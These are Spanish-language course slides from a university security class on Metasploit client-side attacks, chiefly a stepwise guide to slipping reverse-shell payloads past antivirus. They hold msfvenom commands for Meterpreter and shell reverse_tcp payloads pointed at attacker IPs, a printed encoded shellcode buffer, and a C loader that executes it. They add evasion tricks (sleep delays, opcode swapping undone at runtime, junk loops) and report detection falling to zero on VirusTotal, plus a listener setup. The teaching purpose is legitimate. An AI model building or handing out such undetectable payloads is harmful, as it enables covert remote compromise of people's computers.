Herramientas de explotación

© **Universidad de Palermo** | Prohibida la reproducción total o parcial de imágenes y textos.

Clientside exploit

- Los clientside exploits siempre son un tema importante para los atacantes hoy en día.
- Dado que los administradores de red y desarrolladores de software fortalecen el perímetro, los pentesters necesitan encontrar una forma en que las víctimas abran una puerta para colarse en su red.
- Los **clientside exploits** necesitan interacción con el usuario como por ejemplo incitar a hacer clic en un enlace, abrir un documento o hacer que de alguna manera entren en un página maliciosa.
- Existen diversas maneras de usar Metasploit para realizar ataques en el lado del cliente y demostraremos algunas de ellas aquí.

UP Universidad de Palermo ©

Msfvenom

En varios de los ejemplos que siguen a continuación, se utilizan los comandos **“msfpayload”** y **“msfencode”**.

Ambos comandos están siendo descontinuados, en favor de “msfvenom”, que posee las características de estos dos, pero que tiene la ventaja de unificar las opciones y funcionar de forma más rápida.

A continuación podemos ver la ayuda del comando msfvenom (que puede obtenerse con la opción “h”):

Usage: msfvenom [options] <var=val>

UP Universidad de Palermo ©

Evasión de antivirus

Como hemos visto, el binario del payload de Metasploit funciona bien.

Sin embargo, hay una pequeña complicación.

La mayoría de los sistemas basados en Windows ejecutan alguna protección antivirus, debido a los ataques generalizados de software maliciosos a esta plataforma.

Es muy probable que cualquier software antimalware detecte el payload que acabamos de generar.

UP Universidad de Palermo ©

Evasión de antivirus

- Vamos a codificar nuestro ejecutable en un intento de hacerlo más difícil de ser descubierto.
- Tenemos opciones además de usar encoders en nuestros payloads para evitar caracteres malos, o como técnica de evasión.
- Para esto le pasos la opción -e “shikata ga nai encoder”
- Es un parámetro adicional a nuestro código anterior.
- # **msfvenom** –p windows/meterpreter/reverse_tcp LHOST=192.168.0.101 LPORT=31337 *-e x86/shikata_ga_nai* –f exe –o 2.exe

UP Universidad de Palermo ©

Evasión de antivirus

- Listo, ahora tenemos el payload codificado con el codificador “shikata ga nai”.
- En algunas ocasiones podemos usar la codificación como técnica de evasión, pero no es el objetivo de usar los codificadores, esto lo podemos lograr pasando el payload por diversas iteraciones del encoder.
- Para esto pasamos la opción **-i** y la cantidad de iteraciones.
- # **msfvenom –p** windows/meterpreter/reverse_tcp LHOST=192.168.0.101 LPORT=31337 *-e x86/shikata_ga_nai* -i 3 –f exe –o 3.exe

UP Universidad de Palermo ©

Non Staged vs Staged

- Pero, más allá de esto, este payload aún puede seguir siendo detectado. Podríamos volver a codificar esto, utilizando diferentes codificadores o, incluso, una combinación de codificadores.
- Si bien esto puede dar resultado, en este caso puntual, el problema reside en que Metasploit soporta dos tipos diferentes de payloads.
- El primero, como **"windows/meterpreter/reverse_tcp"** contiene todo el código necesario por el payload (Non Staged).
- El otro, como **"windows/shell/reverse_tcp"** funciona un poco diferente.
- **"windows/shell/reverse_tcp"** contiene solo el código suficiente para abrir una conexión de red, entonces el stage carga el resto de código requerido por el exploit desde la máquina de los atacantes (Staged).

UP Universidad de Palermo ©

Non Staged vs Staged

En el caso de "windows/shell/reverse_tcp", hace una conexión de vuelta hacia el sistema atacante, el resto del payload es cargado en memoria, y luego se nos abre un intérprete shell.

Entonces, ¿qué significa esto para los antivirus?

La mayoría de los antivirus funcionan con una tecnología a base de firmas.

El código utilizado por **"windows/meterpreter_reverse_tcp"** se compara con esas firmas y es marcado por las soluciones antimalware de inmediato.

Por otra parte, el staged payload, **"windows/shell/reverse_tcp"** no contiene la firma que busca el antivirus, y por eso, pasa sin darse cuenta.

UP Universidad de Palermo ©

Non Staged vs Staged

Además, al contener menos código, el antivirus tiene menos con que trabajar, y si la firma es demasiado genérica, habrán muchos falsos positivos y frustrarán a los usuarios cuando activen un software no malicioso.

Dicho esto, si generamos el payload con **"windows/shell/reverse_tcp"**, es muy probable que el antivirus no lo detecte.

De todos modos, esto es un ejercicio de **“prueba y error”**, en el que debemos probar varias combinaciones de payloads y codificaciones hasta lograr alguna que satisfaga nuestras necesidades.

Lo más probable es que no necesitemos burlas a todas las soluciones antimalware, si no a una en particular (la que esté instalada en la máquina a atacar).

Para lograr esto, lo más aconsejable es instalar dicha solución antimalware en una PC de pruebas y realizar ataques contra ella, para ver cómo se comporta.

Evasión avanzada de antivirus

- A continuación vamos a explicar cómo podemos conseguir un ejecutable malicioso que no sea detectado por ninguno de los 55 antivirus del servicio online www.virustotal.com
- Cabe aclarar que los servicios de análisis de archivos en línea deben ser tomados más como una referencia estadística que como un resultado definitivo.
- Porque, el hecho de que un antivirus X no detecte como malicioso un archivo que subimos, no quiere decir que ese mismo antivirus, instalado en una PC, no lo detecte.
- Básicamente, las condiciones de testeo son diferentes y, es por eso, que debemos tomar esos resultados como estadísticos.
- Si tenemos un archivo que es detectado por 40 de los 55 antivirus utilizados, ya sabemos que es un archivo muy “detectable”. Si, por el contrario, analizamos un archivo que es detectado por 8 de los 55 antivirus, ya estamos en presencia de un programa más “sigiloso”.

UP Universidad de Palermo ©

Entorno de pruebas

En este caso, para el entorno de pruebas se utilizó Kali Linux, con la versión 4.10 de Metasploit Framework y una máquina virtual con Windows 7.

Lo único que vamos a hacer es probar que los archivos generados se ejecuten correctamente.

Y vamos a necesitar un compilador de lenguaje C, que en este caso es Orwell DevC++ (http://sourceforge.net/projects/orwelldevcpp).

Este último lo vamos a utilizar para generar el programa malicioso, que utilizará como base los payloads generados por MSF.

UP Universidad de Palermo ©

Paso 1: El Payload Básico

Como toda prueba debería empezar por el caso más simple, vamos a generar un payload totalmente **detectable**, utilizando **msfpayload**, de la siguiente forma:

msfvenom –p windows/meterpreter/reverse_tcp LHOST=192.168.0.101 LPORT=31337 –f exe –o sample01.exe

Esto nos va a generar el archivo “sample01.exe” que, al ejecutarse, va a conectarse con nuestro servidor de MSF a la IP que acabamos de especificar (en este caso, 192.168.1.41), al puerto TCP/443.

UP Universidad de Palermo ©

Paso 1: El Payload Básico

- Una vez obtenido ese archivo, lo subimos a VirusTotal.
- En este caso, la detección fue de 35/55 (es decir, 35 de los 55 antivirus lo detectaron como malicioso), lo cual es un porcentaje de detección altísimo.
- Nuestro objetivo, será bajarlo al mínimo (obviamente, el ideal es bajarlo a cero).

UP Universidad de Palermo ©

Paso 2: El Payload dentro de otro archivo

- Lo que podemos hacer como paso siguiente, es crear un archivo ejecutable, en C, que contenga la información del payload generado por msfpayload.
- Esta es una técnica ampliamente utilizada, en la cual un archivo, en cualquier lenguaje, incluye dentro de sí el código shellcode (en este caso llamado más bien “payload” por la nomenclatura de MSF).
- Así que, haciendo una modificación al comando anterior, vamos a hacer que la salida de msfpayload no sea un archivo ejecutable, sino un cadena de texto utilizable en código fuente C.
- **msfvenom –p** windows/shell/reverse_tcp LHOST=192.168.0.101 LPORT=31337 –f c > código.txt

UP Universidad de Palermo ©

Paso 2: El Payload dentro de otro archivo

Así que ahora vamos a generar un código C, que va a contener el Stage1.

Este código tiene pocas líneas (si quitamos las líneas del shellcode). Las vamos a explicar:

#include <stdio.h>

#include <windows.h>

Incluye dos librerías (stdio.h y windows.h).

En muchos de los ejemplos el programa real no las va a utilizar, pero fueron dejadas porque en varias de las pruebas internas fueron utilizadas y también porque el hecho de que un archivo no incluya ninguna librería externa muchas veces es interpretado como “sospechoso” por los programas antimalware, así que no hacen daño para nada.

UP Universidad de Palermo ©

Paso 2: El Payload dentro de otro archivo

- unsigned char buf[] =
- En esta línea de código definimos la variable “buf” que va a ser la encargada de contener nuestro shellcode en las líneas de más abajo.
- Recordemos que, en C, la finalización de la instrucción se marca con el carácter de punto y coma (;), por lo que podríamos haber puesto la definición de la variable y la shellcode toda en una única línea, pero se hace así simplemente para que el código sea más legible.

UP Universidad de Palermo ©

Paso 2: El Payload dentro de otro archivo

int main(int argc, char **argv)

Típico en todo programa C, aunque podríamos haber utilizado otras variantes, como:

void main() int (*f)();

f = (int (*)())buf;

(int)(*f)();

UP Universidad de Palermo ©

Paso 2: El Payload dentro de otro archivo

- La primera, define que “f” es un puntero a una función (function pointer), que no tiene parámetros (por eso los paréntesis vacíos del final de la línea) y que devuelve un int (por eso el “int” del principio de la línea).
- La segunda, hace que “f” apunte a nuestra shellcode, que está definida en la variable “buf”.
- Básicamente, hace una conversión de tipos (type casting), y convierte nuestra shellcode (que estaba almacenada en una variable del tipo char[]) en un puntero a una función que tiene el contenido de la shellcode.
- En resumen, hace que “f”, al ser llamado, ejecute el código de la shellcode.
- La tercera, ejecuta la función “f”, que contiene nuestra shellcode, y convierte el valor de retorno de la shellcode en un dato del tipo “int”.

UP Universidad de Palermo ©

Paso 2: El Payload dentro de otro archivo

- Una vez hecho esto, podemos compilar nuestro programa y obtener el ejecutable, que llamamos “sample03.exe”.
- Pero, lo más importante, vamos a subir el archivo a VirusTotal, para ver cuál es el índice de detección.
- En este caso, la detección bajó a 8/55, es decir que, solamente ocho de los 55 antivirus detectaron el archivo como malicioso. ¡Lo cual es una reducción impresionante!

UP Universidad de Palermo ©

Paso 2: El Payload dentro de otro archivo

Antes de ejecutarlo, vamos a tener que preparar MSF para recibir la conexión inversa a nuestro puerto TCP/443, para eso, en msfconsole, vamos a hacer lo siguiente:

- use exploit/multi/handler set PAYLOAD windows/shell/reverse_tcp
- set LHOST 192.168.1.41
- set LPORT 443
- exploit

Obviamente, deberemos reemplazar la dirección IP por la que corresponda a nuestra máquina con MSF. Hecho eso, vamos a obtener una salida como la siguiente:

- [*] Started reverse handler on 192.168.1.41:443
- [*] Starting the payload handler...

UP Universidad de Palermo ©

Paso 3: Msfencode

Aquí llega uno de los grandes salvadores en cuanto a la evasión de antivirus se refiere.

Y, junto con msfencode, llega la utilización de su codificador más popular, **“shikata_ga_nai”**.

Para esto, vamos a modificar el comando con el que generamos el código C, y lo vamos a dejar así:

msfvenom –p windows/shell/reverse_tcp LHOST=192.168.0.101 LPORT=31337 -e x86/shikata_ga_nai –f c > código.txt

UP Universidad de Palermo ©

Fuente: Código de ejemplo [captura de pantalla].

```
[*] x86/shikata_ga_nai succeeded with size 314 (iteration=1)

unsigned char buf[] =
"xbex70xa7x5bx25xdbxd4xd9x74x24xf4x5bx33xc9xb1"
"x48x31x73x15x83xebxfcx03x73x11xe2x85x5bxb3xa3"
"x65xa4x44xccxecx41x75xdex8ax02x24xeexd9x47xc5"
"x85x8fx73x5exebx07x73xd7x46x71xbaxe8x66xbdx10"
"x2axe8x41x6bx7fxcax78xa4x72x0bxbdxd9x7dx59x16"
"x95x2cx4ex13xebxecxe5x6fxfcx74x19x25xfdx55x8c"
"x32xa4x75x2ex97xdcx3fx28xf4xdfxf6xc3xcex94x08"
"x02x1fx54x3bx6axf3x6bxf3x67x0axabx34x98x79xc7"
"x46x25x79x1cx34xf1x0cx81x9ex72xb6x61x1ex56x20"
"xe1x2cx13x27xadx30xa2xe4xc5x4dx2fx0bx0axc4x6b"
"x2fx8ex8cx28x4ex97x68x9ex6fxc7xd5x7fxd5x83xf4"
"x94x60xcex90x59x40xf1x60xf6xd3x82x52x59x4fx0d"
"xdfx12x49xcax20x09x2dx44xdfxb2x4dx4cx24xe6x1d"
"xe6x8dx87xf6xf6x32x52x58xa7x9cx0dx18x17x5dxfe"
"xf0x7dx52x21xe0x7dxb8x4ax8ax84x2bxb5xe2x86x82"
"x5dxf0x88xd5x26x7dx6exbfx48x2bx38x28xf0x76xb2"
"xc9xfdxadxbexcax76x41x3ex84x7ex2cx2cx71x8fx7b"
"x0exd4x90x56x25xd9x04x5cxecx8exb0x5exc9xf9x1e"
"xa1x3cx72x96x37xffxedxd7xd7xffxedx81xbdxffx85"
"x75xe5x53xb3x79x30xc0x68xecxbaxb1xddxa7xd2x3f"
"x3bx8fx7dxbfx6ex11x42x16x57x97xb2x1cxbbx5b";
```

Paso 3: Msfencode

No vamos a pegar el código del programa, porque es exactamente igual al código C anterior, solamente que reemplazamos la parte en la que definimos la shellcode y le ponemos el contenido que nos acaba de arrojar **msfvenom** .

El resultado de VirusTotal volvió a ser 8/55, es decir, que el índice de detección no cambió en nada.

Lo cual, simplemente quiere decir que debemos seguir trabajando un poco más.

(Tengamos en cuenta que ese archivo que acabamos de generar, lo llamamos “sample04.exe” y, como vamos a generar unos cuantos archivos más, necesitamos conservar el hilo del nombre que le ponemos a cada ejecutable).

UP Universidad de Palermo ©

Paso 4: Introduciendo pausas

¿De qué serviría que un programa espere una N cantidad de segundos antes de tomar cualquier acción?

Básicamente, esto permite “confundir” a algunos antivirus.

Para hacer que el programa espere 60 segundos antes de continuar ejecutando sus siguientes instrucciones, vamos a agregar la siguiente línea de código: Sleep(60000);

La función “Sleep” está definida en la librería “windows.h”.

UP Universidad de Palermo ©

Paso 4: Introduciendo pausas

El código del programa nos quedaría así:

```
1  int main(int argc, char **argv)
2  {
3      Sleep(60000);
4
5      int (*f)();
6
7      f = (int (*)())buf;
8
9      (int)(*f)();
10 }
```

Fuente: Código fuente de ejemplo [captura de pantalla].

Paso 4: Introduciendo pausas

- Una vez hecho esto, y compilado el programa, que llamamos “sample05.exe”, lo subimos a VirusTotal.
- Podemos ver que el índice de detección bajó a 5/55, es decir, que ya quitamos a otros tres de la lista.
- Como esto lo habíamos hecho, con el código shellcode sin codificar, luego compilamos un “sample06.exe” que contenía el shellcode codificado con msfencode+shikata_ga_nai, obteniendo un índice de detección de 4/55. Todavía mejor.

UP Universidad de Palermo ©

Paso 5: OnTheFly Mod

Algo que podemos hacer para bajar un poco más el índice de detección es modificar el código shellcode durante la ejecución del programa.

Esto lo hacemos porque, tal vez, alguno de los antivirus intenta interpretar los datos que están almacenados en el programa, sin que esté se está ejecutando.

Es decir, si guardamos la shellcode como nos la dan **msfvenom**, tal vez alcance con leer el contenido del archivo para ver que hay “algo raro”.

Si bien es cierto que, justamente, la tarea de **msfvenom** es la de **“ofuscar”** el código, para que no sea tan detectable, tal vez no venga mal agregar alguna que otra técnica **“quick-n--dirty”** (rápida y sucia).

UP Universidad de Palermo ©

Paso 5: OnTheFly Mod

- Para esto, lo que vamos a hacer es pedirle a **msfvenom** que evite la inclusión de ciertos OpCodes particulares.
- Una vez hecho esto, vamos a sustituir algunos OpCodes que sí están incluidos en la shellcode, por esos otros que sé que no van a estar, y luego vamos a revertir ese proceso en tiempo de ejecución.
- Vamos al código y después a reexplicarlo.
- Primero, generamos el payload y lo codificamos, indicando que queremos evitar los opcodes “x15″, “x25″, “x35″, y “x65″.

UP Universidad de Palermo ©

Paso 5: OnTheFly Mod

- **msfvenom –p** windows/shell/reverse_tcp LHOST=192.168.1.41 LPORT=443 -e x86/shikata_ga_nai -b ‘x15x25x35x65′ -i 13 -f c > ejemplo4.txt
- El resultado obtenido lo podemos almacenar en un archivo.
- Lo importante es realizar el reemplazo de caracteres con el comando “sed”, como se va a mostrar a continuación.
- sed s/'10'/'15'/g | sed s/'20'/'25'/g | sed s/'30'/'35'/g | sed s/'60'/'65'/g
- **msfvenom –p** windows/shell/reverse_tcp LHOST=192.168.1.41 LPORT=443 -e x86/shikata_ga_nai -b ‘x15x25x35x65′ -i 13 -f c | sed s/'10'/'15'/g | sed s/'20'/'25'/g | sed s/'30'/'35'/g | sed s/'60'/'65'/g > ejemplo4.txt

UP Universidad de Palermo ©

Paso 5: OnTheFly Mod

- Para esto, lo que vamos a hacer es pedirle a **msfvenom** que evite la inclusión de ciertos OpCodes particulares.
- Una vez hecho esto, vamos a sustituir algunos OpCodes que sí están incluidos en la shellcode, por esos otros que sé que no van a estar, y luego vamos a revertir ese proceso en tiempo de ejecución.
- Vamos al código y después a reexplicarlo.
- Primero, generamos el payload y lo codificamos, indicando que queremos evitar los opcodes “x15″, “x25″, “x35″, y “x65″.

UP Universidad de Palermo ©

Paso 5: OnTheFly Mod

- **msfvenom –p** windows/shell/reverse_tcp LHOST=192.168.1.41 LPORT=443 -e x86/shikata_ga_nai -b ‘x15x25x35x65′ -i 13 -f c > ejemplo4.txt

El resultado obtenido lo podemos almacenar en un archivo.

Lo importante es realizar el reemplazo de caracteres con el comando “sed”, como se va a mostrar a continuación.

- sed s/'10'/'15'/g | sed s/'20'/'25'/g | sed s/'30'/'35'/g | sed s/'60'/'65'/g
- **msfvenom –p** windows/shell/reverse_tcp LHOST=192.168.1.41 LPORT=443 -e x86/shikata_ga_nai -b ‘x15x25x35x65′ -i 13 -f c | sed s/'10'/'15'/g | sed s/'20'/'25'/g | sed s/'30'/'35'/g | sed s/'60'/'65'/g > ejemplo4.txt

UP Universidad de Palermo ©

Paso 5: OnTheFly Mod

La salida de ese archivo va a tener los reemplazos realizados de la siguiente manera:

- "x10" > "x15"
- "x20" > "x25"
- "x30" > "x35"
- "x60" > "x65"

UP Universidad de Palermo ©

Paso 5: OnTheFly Mod

En resumidas cuentas, acabamos de romper la shellcode porque esto, así, no funciona.

Claro, modificamos OpCodes, intercambiándolos de una forma que no tiene mucha lógica.

Pero ahora vamos a modificar también nuestro código C, para que se encargue de volver el proceso atrás cada vez que sea ejecutado.

Lo importante es que, ahora, donde definimos la variable “buf”, pongamos el contenido del shellcode modificado.

Y, el resto del código, va a quedar como sigue:

UP Universidad de Palermo ©

Fuente: Código fuente de ejemplo [captura de pantalla].

```
1  int main(int argc, char **argv)
2  {
3      Sleep(60000);
4
5      int x;
6      int len;
7
8      len = sizeof(buf);
9
10     for(x=0; x<len; x++)
11     {
12         if (buf[x] == 0x15) { buf[x] = 0x10; }
13         if (buf[x] == 0x25) { buf[x] = 0x20; }
14         if (buf[x] == 0x35) { buf[x] = 0x30; }
15         if (buf[x] == 0x65) { buf[x] = 0x60; }
16     }
17
18     int (*f)();
19
20     f = (int (*)())buf;
21
22     (int)(*f)();
23 }
```

Paso 5: OnTheFly Mod

Como podemos observar, se agregaron algunas líneas que lo que hacen es recorrer la variable “buf”, donde se encuentra almacenado el shellcode, y realizar la inversa de las modificaciones que habíamos hecho antes.

Por lo tanto, cuando el shellcode sea ejecutado, va a funcionar bien, porque va a estar igual que el original, producido por msfencode.

UP Universidad de Palermo ©

Paso 5: OnTheFly Mod

Vamos a explicar brevemente el funcionamiento de cada línea:

- len = sizeof(buf);

Hace que el contenido de la variable “len” sea la cantidad de valores hexadecimales almacenados en la variables “buf”, o sea, la cantidad de OpCodes.

- fo r(x=0; x<len; x++)

Forma un bucle que cada vez que se ejecuta incrementa el valor de la variable “x” (que empieza valiendo cero).

Este bucle termina cuando el valor de x deja de ser menor que el valor de la variable “len”, es decir, cuando la cantidad de iteraciones ha igualado a la cantidad de opcodes que tenemos en nuestra shellcode.

UP Universidad de Palermo ©

Paso 5: OnTheFly Mod

- if (buf[x] == 0x15) { buf[x] = 0x10; }
- if (buf[x] == 0x25) { buf[x] = 0x20; }
- if (buf[x] == 0x35) { buf[x] = 0x30; }
- if (buf[x] == 0x65) { buf[x] = 0x60; }

En cada una de las iteraciones del bucle, tomamos el valor de la variable “x” como referencia de un valor hexadecimal del shellcode (cuando x valga 0, tomamos el primer valor del shellcode, cuando “x” valga 5 tomamos el cuarto valor de la shellcode, y así hasta recorrer todos los valores).

Para cada iteración preguntamos si el valor del shellcode en el que nos encontramos concuerda con uno de los valores que habíamos reemplazado al generar el shellcode y modificarlo con el comando “sed”.

Si es así, lo reemplazamos por su valor original.

UP Universidad de Palermo ©

Paso 5: OnTheFly Mod

Después de hacer todo esto, y compilar el código, obteniendo el archivo “sample07.exe”, podemos ver que, en VirusTotal, el índice de detección bajó a 3/55. Seguimos acercándonos.

UP Universidad de Palermo ©

Paso 6: Agregando código basura

En la gran mayoría de los casos, el código basura (código que no hace nada realmente útil) no sirve para nada.

En nuestro caso, vamos a intentar que nos sirva para algo.

Lo que vamos a hacer a continuación es agregar código basura a nuestro programa, para intentar confundir la detección antivirus.

Para esto, las líneas de código que vamos a agregar son las siguientes:

```
for(x=0; x<5000000; x++)

{

junk = rand() % 10;

malloc(10 * sizeof(int));

}
```

UP Universidad de Palermo ©

Paso 6: Agregando código basura


Lo único que hacen estas líneas es producir 5 millones de iteraciones y, en cada iteración, se ejecutan las líneas que vemos dentro del bucle.

Están simplemente para que el programa “haga cosas”.

Una vez compilado el programa, ya tenemos lo que llamamos “sample08.exe”. Ahora, solo queda subirlo a VirusTotal.

¡Excelente! Ninguno de los antivirus de VirusTotal detecta nuestro archivo como malicioso. Pero siempre tenemos que volver a probar que nuestro ejecutable funcione, sobre todo porque, de tanto tocar código, lo podemos romper. Hacemos la prueba con MSF y vemos lo siguiente:

UP Universidad de Palermo ©



Fuente: Ejemplo de ejecución del exploit [captura de pantalla].

Paso 7: De CMD a Meterpreter

- Para ir un poco más allá, es interesante la idea de cambiar el payload shell/reverse_tcp por el de meterpreter/reverse_tcp (porque meterpreter es mucho más potente que shell estándar)
- Así que generamos el payload con msfpayload (el cambio de cantidad de codificaciones de 13 a 3 fue para que terminara exitosamente el msfencode).
- **msfvenom –p** windows/meterpreter/reverse_tcp LHOST=192.168.1.41 LPORT=443 -e x86/shikata_ga_nai -b 'x15x25x35x65' –i 3 -f c | sed s/'10'/'15'/g | sed s/'20'/'25'/g | sed s/'30'/'35'/g | sed s/'60'/'65'/g

UP Universidad de Palermo ©

Paso 7: De CMD a Meterpreter

Nota: dependiendo de varias cosas, las codificaciones pueden fallar, es por eso que modificamos la cantidad de codificaciones de 13 a 3.


También tienen mucho que ver los OpCodes que decidimos evitar porque, a veces, **msfvenom** no encuentra forma de evitar varios OpCodes cuando los ponemos todos juntos, por eso es que también se eligieron los OpCodes que se eligieron.

Una vez modificado el archivo, para terminar generando el ejecutable “sample09.exe”, lo subimos a VirusTotal y podemos ver lo siguiente:

UP Universidad de Palermo ©

Paso 7: De CMD a Meterpreter

Ahora vamos a hacer la prueba, ejecutando el archivo en nuestro sistema y viendo si podemos obtener shell de meterpreter.



Fuente: Ejemplo de ejecución del exploit [captura de pantalla].



© Universidad de Palermo
Prohibida la reproducción total o parcial de imágenes y textos.